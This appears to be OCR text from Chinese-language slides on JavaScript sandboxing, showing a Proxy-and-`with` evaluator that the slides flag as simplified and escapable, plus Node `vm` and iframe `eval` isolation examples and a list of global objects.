
虚拟化


JS 代码
主机 API
规范 API
浏览器
沙盒中的
JS 代码
模拟主机 API
沙盒
JS 代码
主机 API
规范 API
浏览器

拦截全局对象查找

```
// !!!! 简化版 有逃逸风险 !!!!
// 生产中请用 https://npmjs.com/ses
const evaluator = function () {
    with (arguments[0]) {
        return function () {
            "use strict"
            eval(arguments[0])
        }
    }
}
evaluator(new Proxy(...))("code")
//        ~~~~~~~~~~~~~~~~  ~~~~~~
//           沙盒全局对象      代码
```


今天的沙盒



```
const vm = require('vm');

const script = new vm.Script(`
    globalVar = "set"
`)

const context = {}
script.runInNewContext(context)
```


今天的沙盒

```
const iframe = document.createElement('iframe')
document.body.appendChild(iframe)
iframe.contentWindow.eval(`
    globalVar = 'set'
`)
```


globalThis
Global
Object
Object.prototype
Function
Function.prototype
eval
Array
Array.prototype
document

